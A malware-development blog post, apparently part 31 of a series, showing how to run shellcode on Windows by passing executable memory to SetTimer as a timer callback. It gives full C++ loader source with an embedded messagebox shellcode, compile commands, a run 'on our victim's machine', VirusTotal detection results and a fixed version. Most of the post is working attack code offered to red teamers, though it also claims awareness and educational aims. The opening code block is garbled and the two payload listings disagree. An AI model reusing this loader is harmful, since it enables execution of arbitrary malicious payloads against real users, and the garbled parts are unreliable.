

Malware development trick - part 31: Run shellcode via SetTimer. Simple C++ example.

🌐 cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html

June 4, 2023



3 minute read

Hello, cybersecurity enthusiasts and white hackers!

```

1 //include <windows.h>
2
3 int main(int argc, char* argv[])
4 {
5     unsigned char my_payload[] = {
6         "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41",
7         "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65"
8     };
9     my_payload[40] = '\x41'; // Overwrite the terminating null byte of the payload
10    my_payload[41] = '\x00';
11
12    // Write the payload to memory
13    VirtualAlloc(NULL, sizeof(my_payload), 0x1000, 0x1000, 0x40, 0x10);
14    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
15
16    // Set a timer to run the payload
17    SetTimer(NULL, 0, 0, (TIMERPROC)mem);
18
19    // Return 0
20    return 0;
21 }

```

The screenshot shows a Windows 10 desktop with a PowerShell window open. The PowerShell session shows the creation of a file named 'hack.exe' containing the assembly code above. The file is then executed, resulting in multiple overlapping windows titled 'Meow' appearing on the screen.

This article is the result of my own research into the next interesting trick: run shellcode via `SetTimer` function.

SetTimer

The `SetTimer` function is a part of the Windows API. It is used to create a timer with a specified time-out value.

Here is its basic syntax:

```

UINT_PTR SetTimer(
    HWND      hWnd,
    UINT_PTR  nIDEvent,
    UINT      uElapse,
    TIMERPROC lpTimerFunc
);

```

Where:

- `hWnd`: A handle to the window to be associated with the timer. This window must be owned by the calling thread. If a `NULL` value for `hWnd` is passed in along with an `nIDEvent` of an existing timer, that old timer will be replaced by the new one.

- **nIDEvent**: A nonzero timer identifier. If the hWnd parameter is **NULL**, and the **nIDEvent** does not match an existing timer then it is ignored and a new timer ID is generated. If the **hWnd** is not **NULL** and the window specified by **hWnd** already has a timer with the value **nIDEvent**, then the existing timer is replaced by the new timer. When **SetTimer** replaces a timer, the timer is reset.
- **uElapse**: The time-out value, in milliseconds.
- **lpTimerFunc**: A pointer to the function to be notified when the time-out value elapses. If this parameter is **NULL**, the system posts a **WM_TIMER** message to the application queue. This message is processed by the window procedure.

practical example

So, what's the trick? Just take a look at this ([hack.c](#)):

```

/*
 * hack.cpp - run shellcode via SetTimer. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html
*/
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[]) {
    unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

    PVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    UINT_PTR dummy = 0;
    MSG msg;

    SetTimer(NULL, dummy, NULL, (TIMERPROC)mem);
    GetMessageA(&msg, NULL, 0, 0);
    DispatchMessageA(&msg);

    return 0;
}

```

As you can see, this code seems to attempt to execute shellcode using the `SetTimer` Windows API function by providing it a pointer to a function (`TIMERPROC`) to be called when the timer expires.

As usually, for simplicity I used **meow-meow** messagebox payload:

```
unsigned char my_payload[] =  
// 64-bit meow-meow messagebox  
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"  
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

demo


Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali) -[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]  
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc㉿kali) -[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]  
$ ls -lt  
total 20  
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Jun  4 13:34 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 1789 Jun  4 13:34 hack.c
```

And run in our victim's machine:

```
.\hack.exe
```



As you can see, everything is worked perfectly! =^..^=

Let's go to upload `hack.exe` to VirusTotal:

The screenshot shows the VirusTotal detection report for a file named 'hack.exe'. The main summary indicates 19 security vendors flagged it as malicious, while 52 engines detected it as clean. The file is a 64-bit PE executable. The interface includes tabs for DETECTION, DETAILS, BEHAVIOR, and COMMUNITY. Under the DETECTION tab, there's a table showing the results from various security vendors. The table includes columns for vendor name, detection status (Suspicious, MALICIOUS, etc.), threat category, family label, and a note about automation.

| Security vendor | Detection | Threat category | Family label | Action |
|--------------------------|---------------------------------------|-----------------|-----------------------------------|--------|
| Acronis (Static ML) | Suspicious | ALYac | Generic.ShellCode.Marte.FB807DF55 | |
| Arcabit | Generic.ShellCode.Marte.FB807DF55 | BitDefender | Generic.ShellCode.Marte.FB807DF55 | |
| CrowdStrike Falcon | Win/malicious_confidence_90% (D) | Cynet | Malicious (score: 100) | |
| DeepInstinct | MALICIOUS | Elastic | Malicious (high Confidence) | |
| Emsisoft | Generic.ShellCode.Marte.FB807DF55 (B) | eScan | Generic.ShellCode.Marte.FB807DF55 | |
| GData | Generic.ShellCode.Marte.FB807DF55 | Google | Detected | |
| Ikarus | Trojan.Agent | Kaspersky | HEUR:Trojan.Win32.Generic | |
| MAX | Malware (ai Score=80) | Symantec | Meterpreter | |
| Trellix (FireEye) | Generic.mg.a353979bf170108f | VIPRE | Generic.ShellCode.Marte.FB807DF55 | |
| ZoneAlarm by Check Point | HEUR-Trojan.Win32.Generic | AhnLab-V3 | Undetected | |
| Alibaba | Undetected | Anti-AVL | Undetected | |

So, 19 of 71 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/6b418cb08b87c07246170577503e9ef2e98f39e44afa9b53a0747fa9f5ed524e/detection>

But, I think we have an issue in our dirty PoC code.

The `SetTimer` function requires the `uElapse` parameter to be set. This parameter represents the time-out value, in milliseconds. If it's set to `NULL` or `0`, the function will not set the timer. So, if we want to execute shellcode immediately, we need to set `uElapse` to `1`. Something like this:

```
SetTimer(NULL, dummy, 1, (TIMERPROC)mem); // Set uElapse to 1
while (GetMessageA(&msg, NULL, 0, 0)) { // Using while loop to keep the message
    pump running
    DispatchMessageA(&msg);
}
```

This code will create a timer that expires almost immediately and calls our shellcode as a callback function. Of course, note that this kind of technique can be detected as malicious by antivirus software due to the anomalous behavior of executing code through a timer callback.

I haven't seen this trick in the real-life malware and APT attacks yet. I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

SetTimer

Malware dev tricks. Run shellcode via EnumDesktopsA

Classic DLL injection into the process. Simple C++ malware
source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine